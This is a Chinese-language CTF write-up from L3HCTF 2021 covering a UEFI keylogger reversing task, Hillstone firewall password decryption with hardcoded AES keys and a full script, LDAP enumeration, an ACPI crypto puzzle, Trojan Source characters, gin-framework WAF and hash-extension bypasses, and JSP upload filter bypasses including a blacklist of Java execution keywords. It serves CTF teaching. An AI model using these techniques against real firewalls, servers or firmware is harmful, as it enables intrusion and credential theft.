算一下就是了，知道是LocateHandleBuffer，查一下定义是根据Guid拿到已经加载的Protocol Handle

主要关心传入函数的guid，可以根据EDK2查得，例如传入的unk_3010是

```

96 #define gEfiSimpleTextInputExProtocolGuid {0xdd9e7534, 0x7762, 0x4698, { 0x8c, 0x14, 0xf5, 0x85, 0x17, 0xa6, 0x25, 0xaa }}

```

以此类推，后面的函数指针都能对应到函数名，然后去edk2查定义就好，发现程序调用了

```

SimpleTextInExProtocol->RegisterKeyNotify(SimpleTextInExProtocol,
EFI_KEY_DATA &Key, callback函数sub_666, &KeyNotifyHandle);

```

```

57 while ( 1 )
58 {
59     if ( v9 | v8 )
60     {
61         v16[0] = v8;
62         v16[1] = v9;
63         if ( (*__int64 (__fastcall **)(__int64, __int16 *, __int64 (__fastcall *)(), char *))(v12 + 32))(
64             v12,
65             v16,
66             sub_666,
67             v15) < 0 )
68             break;
69     }
70     if ( ++v9 == 153 )
71     {
72         if ( ++v8 != 32 )
73             goto LABEL_11;
74         break;
75     }
76 }
00000F64 _ModuleEntryPoint:68 (F64)

```

这显然是个键盘输入回调

然后看键盘输入回调sub_666

同理，edk2查查这个回调的定义

```

231 typedef
232 EFI_STATUS
233 ([EFIAPI *EFI_KEY_NOTIFY_FUNCTION])(
234     IN EFI_KEY_DATA *KeyData
235 );
236

```

顺着sub_666把那堆结构体都照着edk2标注一下

进入sub_666，首先看到一个循环判断，输入的ScanCode必须序列符合qword_1FA0才可以，，edk2中EFI_KEY_DATA有很明确的定义，ScanCode和UnicodeChar，发现需要验证的序列是 上上下下左右左右baba，观察视频，确实有这样的操作

```

54 v1 = a1[1];
55 if ( (unsigned __int8)byte_3058 <= 0xBu )
56 {
57     if ( *a1 >= v1 )
58         v1 = *a1;
59     if ( v1 == *((unsigned __int8 *)qword_1FA0 + (unsigned __int8)byte_3058) )
60     {
61         ++byte_3058;
62         return 0i64;
63     }
64 LABEL_7:
65     byte_3058 = 0;
66     return 0i64;
67 }
68 if ( byte_3058 != 12 )
69     goto LABEL_7;
70 v2 = (unsigned __int8)byte_3059;

```

然后进入第二个地方，读了16字节，异或0x55，放进数组，进入下一阶段。观察视频，正好是输密码的地方，每个密码重复两次，密码是四位，所以16字节密钥是BootFlag第一个题的每个密码重复两次，即 7D127D127k627k62 存到了byte_3080里面

此处可能会疑问为什么输密码时候的换行以及上下左右没有算密码，看一下偏移就知道，这地方拿的是UnicodeChar，73行的if判断给上下左右和0都给扬了

```


71 if ( (unsigned __int8)byte_3059 <= 0xFu )
72 {
73     if ( v1 != 13 && v1 != 212 && (v1 & 0xFFFFB) != 0 )
74     {
75         ++byte_3059;
76         byte_3080[v2] = v1 ^ 0x55;
77     }
78     return 0i64;
79 }
80 if ( byte_3059 != 16 )
81     return 0i64;

```

下一阶段看到一个AES，传入的密钥是上面读的16字节，这个阶段把每16字节输入都做AES加密然后写入EFI变量BootOrder中（第五个字节是字符0）

AES被inline了，看的可能费劲一点

于是用UEFITool在BIOS中找到BootOrder变量，把数据抠出来，解密



Python

```
1 from Crypto.Cipher import AES
2
3 c = AES.new(bytes([x^0x55 for x in b"7D127D127k627k62"]), AES.MODE_ECB)
4 print(c.decrypt(bytes.fromhex("62c73dd1112314f52ca1738fc1b7fb2a")))
5 print(c.decrypt(bytes.fromhex("e7942ddbacc5ccff50428d920cf47ddb9")))
6 print(c.decrypt(bytes.fromhex("892cc23cd4f0faa29973b3598b02469a")))
```

```
D:\l3hctf2021\Reverse\BootFlag2\src>python dec.py
b'\r\x00\x00\x00L3HCTF{aBoot'
b'k1tIns1d3B10SF1r'
b'mware}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

另外那个L3HSecDxe是可以跑的，UEFI给各个阶段（PEI/DXE）的模块都给解耦了，用edk2编译就能在全世界UEFI固件上面跑

可以编译一个Ovmf固件，用qemu起来，进EFI Shell，输入load L3HSecDxe.efi就能跑，那个L3HSecDxe.efi就是上文抠出来的PE格式的文件。load之后输入上上下下左右左右baba然后随便输点东西，之后dmpstore -all BootOrder就能看见加密的东西了

或者随便找个电脑，找个fat32格式的硬盘，把那个L3HSecDxe的pe文件丢进去。电脑开机，进EFI Shell，输入load L3HSecDxe.efi也能一样跑

本题灵感在于之前折腾过服务器C612平台的鸡血补丁

<https://github.com/freecableguy/v3x4>

发现自己写的UEFI代码能塞进去干很多事，于是写了个UEFI Bootkit玩玩，改了一点就是本题的键盘记录器，记录键盘然后偷偷藏在efi变量里面

efi变量可以linux开机后在/sys/firmware/efi下面读到

hills

这题灵感来自真实渗透场景，打进去发现一个hillstone的弱密码防火墙，admin:admin登进去了
登进去发现配了个ldap认证服务，但是密码加密了

众所周知交换机/路由器/防火墙会保存一些凭据，而有一些凭据是不能被哈希之后保存的。

例如cisco password type

[Cisco Learning Network](#)

这个type 7就能直接解，打到很多cisco的设备都能看见这玩意

Type 7

this mean the password will be encrypted when router store it in Run/Start Files using Vigenere cipher

which any website with type7 reverser can crack it in less than one second

command :

ena password cisco123
service password-encryption

于是想到hillstone的这玩意是不是也是对称加密

但是没有固件，一个正常的防火墙哪有这种下载自己固件的功能

但是配置文件能看到这个东西型号叫SG-6000，版本是Version 5.5R2

随便google或者baidu搜一下，找到接近这个版本的固件，下载，拿下来解包，暴力grep `login-password` 这个配置参数，能找到一个libauth.so处理这个东西的加密
`libauth_epasswd_convert_2_plaintext`

发现就是

- 一遍异或
- 一遍AES
- 一遍异或

而且密钥全都是硬编码的

写个脚本直接解

Python

```
1 key =  
  [0xf3,0x09,0x62,0x49,0xa4,0xdf,0xa4,0x9f,0x33,0xdc,0x7b,0xad,0x67,0x20,0xda,0xb6  
  ]
```

```

2  iv =
    [0x30,0x04,0xb0,0xdc,0x7d,0xdf,0x32,0x4b,0xf7,0xcb,0x45,0x9b,0x31,0xbb,0x21,0x5a
    ]
3  pat = 0x1D73F8EB26C78797
4
5
6  encryptedBase64 = "s0xxmnurlg68LoTgoBn0/lFTfJbuev+92GwwRPybFTZkPJhp"
7
8  import base64
9
10 encryptedBase64Len = len(encryptedBase64)
11 encryptedBinary = base64.b64decode(bytes(encryptedBase64,'utf-8'))
12
13 if len(encryptedBinary) == 21:
14     encryptedBinary = encryptedBinary[:-1]
15
16 import binascii
17 def getBytes(arr1,bits):
18     s1 = ""
19     for i in arr1:
20         s1 = s1 + str(hex(i))[2:].rjust(bits,'0')
21
22     return binascii.unhexlify(s1)
23
24 def getHex(bytes1):
25     return hex(int(bytes1.hex(),16))
26
27 keyBytes = getBytes(key,2)
28 print('[+] key:',keyBytes)
29 ivBytes = getBytes(iv,2)
30 print('[+] iv:',ivBytes)
31 print('[+] encrypted:',encryptedBinary)
32 print('[+] encrypted len:',len(encryptedBinary))
33
34 from Crypto.Cipher import AES
35
36 #print(getHex(ivBytes[0:3]))
37 randVal = int(getHex(encryptedBinary[-4:]),16)
38 aesEncryptedBeforeXor = encryptedBinary[:-4]
39
40 aesEncryptedBeforeXorLen = len(aesEncryptedBeforeXor)
41
42 Xor1Buf = []
43 for i in range(0,aesEncryptedBeforeXorLen,8):
44     bytes1 = getHex(aesEncryptedBeforeXor[i:i+8])
45     bytes2 = int(bytes1,16) ^ pat
46     Xor1Buf.append(bytes2)
47

```



```

48 print('[+] xor 1:',getBytes(Xor1Buf,16))
49
50 newIvList = []
51 for i in range(0,16,4):
52     newIv = int(getHex(ivBytes[i:i+4]),16) ^ randVal
53     newIvList.append(newIv)
54
55 print('[+] transform IV:',getBytes(newIvList,8))
56 newIvBytes = getBytes(newIvList,8)
57
58 decryptor = AES.new(keyBytes,AES.MODE_CBC,newIvBytes)
59
60 decrypted = decryptor.decrypt(getBytes(Xor1Buf,16))
61
62 print('[+] AES decrypt:',decrypted)
63
64 Xor2Buf = []
65 for i in range(0,aesEncryptedBeforeXorLen,8):
66     bytes1 = getHex(decrypted[i:i+8])
67     bytes2 = int(bytes1,16) ^ pat
68     Xor2Buf.append(bytes2)
69
70 print()
71 print('[+] xor 2:',getBytes(Xor2Buf,16))

```

发现密码就是flag的前一半

于是想到去打那个ldap服务器，根据配置文件的信息和刚才解出来的密码登上去发现啥也没有

```

468 aaa-server "LDAP-server" type ldap
469     host "ldapservice001.l3hsec.com"
470     base-dn "ou=user,dc=l3hsec,dc=com"
471     login-dn "uid=firewall01,ou=manager,dc=l3hsec,dc=com"
472     login-password s0xxmnurlg68LoTgoBn0/lFTfJbuev+92GwwRPybFTZkPJhp
473 exit

```

把base-dn改小一点，连上去发现还有个ou=users

里面有个uid=naivekun

这个节点的description有个base64串，解出来就是flag后半段

另外ldap配置不当其实也是可以直接读到naivekun用户的信息（from Nepnep）

ldap客户端匿名登录可以看到一些信息，密码还没找到。

LDAPSoft LDAP Admin Tool Professional Edition - 30 Day(s) Remaining

File Edit Navigate SQL Search Export Import Security Options Predefined Searches Monitor License Help

New Connection Open Connection Search: givenName Find Now Clear Max Results: 1000

dc=l3hsec,dc=com	Attribute Name	Value
ou=manager	objectClass	top
cn=manager	objectClass	person
uid=firewall01	objectClass	organizationalPerson
ou=user	objectClass	inetOrgPerson
cn=user	cn	naivekun L3HCTF
uid=naivekun	sn	naivekun
	createTimestamp	20211112171111Z (***** 13 2021 01:11:11 GMT+0800)
	creatorsName	cn=admin,dc=l3hsec,dc=com
	description	UHN3ZFR5cGVINzFzbjAwMDAwdFNhYWYxfQ
	entryCSN	20211112171111.402819Z#000000#000#000000
	entryDN	uid=naivekun,ou=user,dc=l3hsec,dc=com
	entryUUID	476499fc-d827-103b-883a-83b2e3774f8d
	modifiersName	cn=admin,dc=l3hsec,dc=com
	modifyTimestamp	20211112171111Z (***** 13 2021 01:11:11 GMT+0800)
	structuralObjectClass	inetOrgPerson
	subschemaSubentry	cn=Subschema
	uid	naivekun
	userPassword	{SSHA}0YxgLf+/HT/o2Daop7KvLKF46IYZ17
	audio	
	businessCategory	
	carLicense	
	departmentNumber	
	destinationIndicator	
	displayName	
	employeeNumber	

PswdTypee71sn00000tSaaf1}

CoreGhost

是个BIOS固件，保留了一些设备信息ADI_RCC_VE，是拿这个编译的

https://github.com/ADIEngineering/adi_coreboot_public/tree/master/releases/ADI_RCCVE-01.00.17

出题背景是在闲鱼捡垃圾捡了个这玩意，CPU是Atom C2358，睿频被关了，CPU频率低只有1.7G

开机发现是个coreboot，没设置菜单没法改，只有一个启动设备选择，于是发现这玩意BIOS的源码，就编译了一下刷了进去。

出题也是改了这玩意的DSDT表



回到正题

给了一个加密后的flag文件，一个encryptor程序，一个驱动，一个BIOS固件

驱动提供了几个操作

PRTK 输出密钥

SINS 输入一个东西来变换密钥

ENCB DECB都是对一个字节变换

翻一下coreboot的代码，发现打包用的是一个cbfstool打包成cbfs格式

解出来，搜刚才看到那个PRTK，SINS可以定位到一个地方，往前翻一翻发现是个DSDT表，抠出来拿iasl反编译得到dsdt表的代码

不知道DSDT是啥可以google一下，学习一下ACPI那套东西

Fortran

```
1      Device (CRPT)
2      {
3          Name (_ADR, 0)
4          Name (EVP0, 0xDEAD)
5          Name (EVP1, 0xBEAF)
6          Name (EVP2, 0xCAFE)
7          Name (EVP3, 0xBABE)
8          Name (KEYR, Buffer(16)
9              {1,1,1,1,1,1,1,1,0,0,0,0,0,0,0,0})
10         CreateWordField(KEYR, 0, KEY1)
11         CreateWordField(KEYR, 4, KEY2)
```

```

22 CreateDWordField(KEYR, 8, KEY3)
23 CreateDWordField(KEYR, 12, KEY4)
24
25 CreateQWordField(KEYR, 4, KEY5)
26 CreateQWordField(KEYR, 8, KEY6)
27
28 Method (TST0, 0)
29 {
30     return (0xEA)
31 }
32
33 Method (SINS, 1)
34 {
35     local0 = sizeof(arg0)
36     local2 = 0
37
38     while (local2 < local0)
39     {
40         local4 = Derefof(arg0[local2])
41         local1 = 0
42         while (local4 < 0x1145141919810)
43         {
44             local1++
45             local4 =
46 (local4*EVP0+EVP1*local1)*EVP2-EVP3
47         }
48         KEY1 ^= local4
49         KEY2 += KEY1
50         KEY2 ^= local4
51         KEY3 += KEY2
52         KEY3 ^= local4
53         KEY4 += KEY3
54         KEY4 ^= local4
55
56         EVP0 = KEY1&0xffff
57         EVP1 = KEY2&0xffff
58         EVP2 = KEY3&0xffff
59         EVP3 = KEY4&0xffff
60
61         KEY5 ^= KEY6
62         KEY6 ^= KEY5
63         local2++
64     }
65 }
66
67 Method (ENCB, 1)
68 {
69     If (Arg0 > 0xff)

```

```

59         {
60             Return (0xff)
61         }
62     Else
63     {
64         If (Arg0 & 0x80)
65         {
66             Return ((~(Arg0<<1)&0xe0) |
((Arg0&0xf)))
67         }
68         Else
69         {
70             Return((Arg0<<1&0xe0) | 0x10 |
(Arg0&0xf))
71         }
72     }
73 }
74
75 Method (DECB, 1)
76 {
77     If (Arg0 > 0xff)
78     {
79         Return (0x00)
80     }
81     Else
82     {
83         If (Arg0 & 0x10)
84         {
85             Return ((Arg0>>1&0x70) |
(Arg0&0xf))
86         }
87         Else
88         {
89             Return ((~(Arg0>>1)&0x70) | 0x80 |
(Arg0&0xf))
90         }
91     }
92 }
93
94 Method (PRTK, 0)
95 {
96     Return (KEYR)
97 }
98 }

```

这玩意压根不用逆，看一下程序逻辑，把三个SINS输入进去，PRTK拿出来当密钥来异或flag
异或完了出来的东西拿ENCB方法加密了

倒着写就解出来了，题目还贴心地提供了DECB方法（

不熟悉ASL语法可以简单学一下，懒得学也可以用acpiexec工具直接模拟得到PRTK的结果

彩蛋1

在这加一个enable_turbo()把睿频打开

```
C model_406dx_init.c 6 ×
coreboot > src > cpu > intel > fsp_model_406dx > C model_406dx_init.c > model_406dx_init(device_t)
182 }
183
184 static void model_406dx_init(device_t cpu)
185 {
186     char processor_name[49];
187
188     /* Turn on caching if we haven't already */
189     x86_enable_cache();
190
191     /* Clear out pending MCEs */
192     configure_mca();
193
194     /* Print processor name */
195     fill_processor_name(processor_name);
196     printk(BIOS_INFO, "CPU: %s.\n", processor_name);
197
198     x86_mtrr_check();
199
200     /* Enable the local cpu apics */
201     setup_lapic();
202
203     enable_turbo();
204     /* Enable virtualization if enabled in CMOS */
205     enable_vmx();
206
207     /* Configure Enhanced SpeedStep and Thermal Sensors */
208     configure_misc();
209
210     /* Start up extra cores */
211     intel_cores_init(cpu);
212 }
213
```

彩蛋2








在这改p state entry超频，实测超个3.2是稳的，geekbench跑分提升大约16%

谁说intel只有带K的才能超

coreboot > src > cpu > intel > fsp_model_406dx > C acpic.c > generate_P_state_entries(int, int)

```
221
222     /* Determine ratio points */
223     ratio_step = PSS_RATIO_STEP;
224     num_entries = (ratio_max - ratio_min) / ratio_step;
225     while (num_entries > PSS_MAX_ENTRIES-1) {
226         ratio_step <<= 1;
227         num_entries >>= 1;
228     }
229
230     /* P[T] is Turbo state if enabled */
231     if (get_turbo_state() == TURBO_ENABLED) {
232         /* _PSS package count including Turbo */
233         len_pss = acpigen_write_package(num_entries + 2);
234
235         msr = rdmsr(MSR_TURBO_RATIO_LIMIT);
236         ratio_turbo = msr.lo & 0xff;
237
238         /* Add entry for Turbo ratio */
239         len_pss += acpigen_write_PSS_package(
240             clock_max + 900, /*MHz*/
241             power_max, /*mW*/
242             PSS_LATENCY_TRANSITION, /*lat1*/
243             PSS_LATENCY_BUSMASTER, /*lat2*/
244             ratio_turbo << 8, /*control*/
245             ratio_turbo << 8); /*status*/
246     } else {
247         /* _PSS package count without Turbo */
248         len_pss = acpigen_write_package(num_entries + 1);
249     }
250
251     /* First regular entry is max non-turbo ratio */
252     len_pss += acpigen_write_PSS_package(
253         clock_max, /*MHz*/
254         power_max, /*mW*/
255         PSS_LATENCY_TRANSITION, /*lat1*/
256         PSS_LATENCY_BUSMASTER, /*lat2*/
257         ratio_max << 8, /*control*/
258         ratio_max << 8); /*status*/
259
260     /* Generate the remaining entries */
261     for (ratio = ratio_min + ((num_entries - 1) * ratio_step);
262         ratio >= ratio_min; ratio -= ratio_step) {
```


CPU 规格

内核数 	2
线程数 	2
处理器基本频率 	1.70 GHz
最大睿频频率 	2.00 GHz
缓存 	1 MB
英特尔® 睿频加速技术 2.0 频率 [‡] 	2.00 GHz
TDP 	7 W

WEB

EasyPHP

出题心路历程：

1. 听说缺道简单web
2. 打开VS Code开造
3. 发现VS Code更新了，看看更新日志
4. 咦 怎么修了个CVE

然后就有了这道题

打开网页，确认是个PHP，Header里面说了是7.4

```
GET[password])) { //Welcome to L3HCTF+!!
```

我们知道show_source会将网页代码加上代码高亮，这里注释的RGB说明注释并不是看起来的注释。

通过复制粘贴源码也好，选择里面的关键字也好，能看到里面有控制字符


```
"[U+202E][U+2066]CTF[U+2069][U+2066]l3hctf" ==
```

粘到更新后的VS Code里面很明显

拼到url里面提交就行了

这里面还有一些控制字符的好玩用法 <https://trojansource.codes/>

Image Service



呜，苦鲁西

被非预期打穿了

出题心路历程：

写golang web时候接触到了gin框架，觉得有点屎山，翻了翻源码发现了两个华点


· 参数绑定的行为不一致

gin框架提供了参数绑定功能，将请求中的query、form、JSON body等参数绑定到struct或者map中，但是其实现有所不同

```
> [Go 18] runtime.gopark 已暂停
> [Go 7] runtime.gopark 已暂停
> [Go 19] runtime.gopark 已暂停
> [Go 34] runtime.gopark 已暂停
> [Go 8] runtime.gopark 已暂停
> [Go 20] runtime.gopark 已暂停
> [Go 50] database/sql.(*DB).connectionOpener 已暂停
> [Go 66] github.com/go-sql-driver/mysql.(*mysqlConn).startWatcher.func1 已暂停
> [Go 9] internal/poll.runtime_pollWait 已暂停
> * [Go 21] github.com/gin-gonic/gin/binding.setFormMap (Threa... 因 BREAKPOINT 已暂停
github.com/gin-gonic/gin/binding.setFormMap form_mapping.go 388
github.com/gin-gonic/gin/binding.mapFormByTag form_mapping.go 44
github.com/gin-gonic/gin/binding.mapForm form_mapping.go 26
github.com/gin-gonic/gin/binding.formBinding.Bind form.go 30
github.com/gin-gonic/gin/binding.(*formBinding).Bind 1
github.com/gin-gonic/gin.(*Context).ShouldBindWith context.go 703
gitlab.l3hsec.com/l3hctf/image-service/app/middleware.WAF middlew...
github.com/gin-gonic/gin.(*Context).Next context.go 165
github.com/gin-gonic/gin.CustomRecoveryWithWriter.func1 recovery.go
github.com/gin-gonic/gin.(*Context).Next context.go 165
github.com/gin-gonic/gin.LoggerWithConfig.func1 logger.go 241
github.com/gin-gonic/gin.(*Context).Next context.go 165
github.com/gin-gonic/gin.serveError gin.go 525
github.com/gin-gonic/gin.(*Engine).handleHTTPRequest gin.go 518
github.com/gin-gonic/gin.(*Engine).ServeHTTP gin.go 445

368 func setFormMap(ptr interface{}, form map[string][]string) error {
369     el := reflect.TypeOf(ptr).Elem()
370
371     if el.Kind() == reflect.Slice {
372         ptrMap, ok := ptr.(map[string][]string)
373         if !ok {
374             return errors.New("cannot convert to map slices of strings")
375         }
376         for k, v := range form {
377             ptrMap[k] = v
378         }
379
380         return nil
381     }
382
383     ptrMap, ok := ptr.(map[string]string)
384     if !ok {
385         return errors.New("cannot convert to map of strings")
386     }
387     for k, v := range form {
388         ptrMap[k] = v[len(v)-1] // pick last
389     }
390
391     return nil
392 }
```

当参数有多个时，绑定到map[string]string，会取最后一个



```
155 func setByForm(value reflect.Value, field reflect.StructField, form map[string][]string, tagValue string) (bool, error) {
156     vs, ok := form[tagValue]
157     if !ok || !opt.isDefaultExists {
158         return false, nil
159     }
160
161     switch value.Kind() {
162     case reflect.Slice:
163         if !ok {
164             vs = []string{opt.defaultValue}
165         }
166         return true, setSlice(vs, value, field)
167     case reflect.Array:
168         if !ok {
169             vs = []string{opt.defaultValue}
170         }
171         if len(vs) != value.Len() {
172             return false, fmt.Errorf("%q is not valid value for %s", vs, value.Type().String())
173         }
174         return true, setArray(vs, value, field)
175     default:
176         var val string
177         if !ok {
178             val = opt.defaultValue
179         }
180
181         if len(vs) > 0 {
182             val = vs[0]
183         }
184     }
185 }
```

当绑定到struct里面的string时，会取第一个

• URL解析与编码

python, javascript等语言都存在str/bytes(String/Buffer)两种表示字符串的方法，前一种表示编码后的字符串，后一种表示字符串存储的字节数据。常见的web框架在处理query string时都会将其解码为string类型，如果转换成bytes用于哈希等，都需要指定编码格式而且默认使用UTF-8。

因此，如果在query string中传入任意二进制编码，要么框架就会报解码错误，要么在转换成字节时编码为UTF-8（比如 `%80` -> `'\x80'` > `b'\xc2\x80'`），经过一轮转换后输出的字节流和输入的百分号表示不一样。

但是，在golang中str和[]byte均表示的是编码后的字节数据，而gin框架在处理时直接将其百分号表示转换为了字符串，没有进行编码相关操作。

于是打算拿这两个点来出题。

至于题目背景，有一次看到了imgix这个图片服务，应用程序上传图片后可以通过参数进行加工，并且可以通过token进行签名，但是签名的算法并没有使用HMAC，而是直接将token和参数进行拼接后md5，这样可能会受到哈希长度扩展攻击，但是看了一下发现是用百分号编码后的结果进行处理的，所以没法塞特殊字符。

所以本题的预期思路是通过参数绑定行为的不一致，传递两个username，第一个是admin被查询逻辑处理，第二个是其他的被WAF处理，从而拿到flag1。之后通过哈希长度扩展，在text字段中塞入特殊字符进行攻击。

为了降低逆向难度，在几个关键部分都加了调试输出，但是如果有了利用思路的话，是可以通过逆向分析出来关键部分的。

第二部分比较容易，找到签名函数后，可以看到sha256的write函数，通过断点动态调试可以看到塞到hash里面的数据。

第一部分，判断输入interface参数类型的方法可以参考<https://www.anquanke.com/post/id/215820>。

另外二进制使用go 1.17编译，使用了寄存器传参，ida可以用__usercall自定义一下函数输入参数所在的寄存器方便分析，参数类型和个数可以参考库源码。

然后是喜闻乐见的非预期环节

- mysql默认collation大小写不敏感的，所以可以大写绕过WAF
- 忘加binding validator了，其他地方也可以插东西
- 还有在key里面插东西的，这两种办法不用哈希长度扩展

Bypass

题目有三道过滤

1. 绕过后缀

Plain Text

```
1 public static String checkExt(String ext) {
2     ext = ext.toLowerCase();
3
4     String[] blackExtList = {
5         "jsp", "jspx"
6     };
7     for (String blackExt : blackExtList) {
8         if (ext.contains(blackExt)) {
9             ext = ext.replace(blackExt, "");
10        }
11    }
12
13    return ext;
14 }
```

后缀jsp/jspX会被替换为空，用双写绕过：jsjspp

2. 绕过可见字符检测

第二阶段题目中直接用getString获取FileItem的内容，然后传入了checkValidChars函数检测。checkValidChars函数主要功能是检测content中是否存在连着两个以上的字母数字，如果匹配成功则提示上传失败。

TypeScript

```
1 String content = item.getString();
2 boolean check = checkValidChars(content);
3 ...
4 public static boolean checkValidChars(String content) {
5     Pattern pattern = Pattern.compile("[a-zA-Z0-9]{2,}");
6     Matcher matcher = pattern.matcher(content);
7     return matcher.find();
8 }
```

但实际上，FileItem.getString()对于编码的解析跟Tomcat解析jsp是有差异的，默认为ISO-8859-1

TypeScript

```
1 public String getString() {
2     byte[] rawdata = this.get();
3     String charset = this.getCharSet();
4     if (charset == null) {
5         charset = "ISO-8859-1";
6     }
7
8     try {
9         return new String(rawdata, charset);
10    } catch (UnsupportedEncodingException var4) {
11        return new String(rawdata);
12    }
13 }
```

Tomcat对于jsp编码的解析主要在org.apache.jasper.compiler.EncodingDetector这个类，其中有很多默认用ISO-8859-1无法直接解析的编码。

TypeScript

```
1 private EncodingDetector.BomResult parseBom(byte[] b4, int count) {
2     if (count < 2) {
3         return new EncodingDetector.BomResult("UTF-8", 0);
4     } else {
5         int b0 = b4[0] & 255;
6         int b1 = b4[1] & 255;
7         if (b0 == 254 && b1 == 255) {
8             return new EncodingDetector.BomResult("UTF-16BE", 2);
9         } else if (b0 == 255 && b1 == 254) {
10            return new EncodingDetector.BomResult("UTF-16LE", 2);
11        } else if (count < 3) {
12            return new EncodingDetector.BomResult("UTF-8", 0);
13        } else {
```

```

14         int b2 = b4[2] & 255;
15         if (b0 == 239 && b1 == 187 && b2 == 191) {
16             return new EncodingDetector.BomResult("UTF-8", 3);
17         } else if (count < 4) {
18             return new EncodingDetector.BomResult("UTF-8", 0);
19         } else {
20             int b3 = b4[3] & 255;
21             if (b0 == 0 && b1 == 0 && b2 == 0 && b3 == 60) {
22                 return new EncodingDetector.BomResult("ISO-10646-UCS-4",
0);
23             } else if (b0 == 60 && b1 == 0 && b2 == 0 && b3 == 0) {
24                 return new EncodingDetector.BomResult("ISO-10646-UCS-4",
0);
25             } else if (b0 == 0 && b1 == 0 && b2 == 60 && b3 == 0) {
26                 return new EncodingDetector.BomResult("ISO-10646-UCS-4",
0);
27             } else if (b0 == 0 && b1 == 60 && b2 == 0 && b3 == 0) {
28                 return new EncodingDetector.BomResult("ISO-10646-UCS-4",
0);
29             } else if (b0 == 0 && b1 == 60 && b2 == 0 && b3 == 63) {
30                 return new EncodingDetector.BomResult("UTF-16BE", 0);
31             } else if (b0 == 60 && b1 == 0 && b2 == 63 && b3 == 0) {
32                 return new EncodingDetector.BomResult("UTF-16LE", 0);
33             } else {
34                 return b0 == 76 && b1 == 111 && b2 == 167 && b3 == 148 ?
new EncodingDetector.BomResult("CP037", 0) : new
EncodingDetector.BomResult("UTF-8", 0);
35             }
36         }
37     }
38 }
39 }

```

利用两者对于编码的识别结果不同，从而造成解析差异，进行绕过。

3. 绕过黑名单检测

JavaScript

```
1      String[] blackWordsList = {
2          //危险关键字
3          "newInstance", "Runtime", "invoke", "ProcessBuilder",
4          "loadClass", "ScriptEngine",
5          "setAccessible", "JdbcRowSetImpl", "ELProcessor", "ELManager",
6          "TemplatesImpl", "lookup",
7          "readObject", "defineClass",
8          //写文件
9          "File", "Writer", "Stream", "commons",
10         //request
11         "request", "Request",
12         //特殊编码也处理一下
13         "\\u", "CDATA", "&#"
14     };
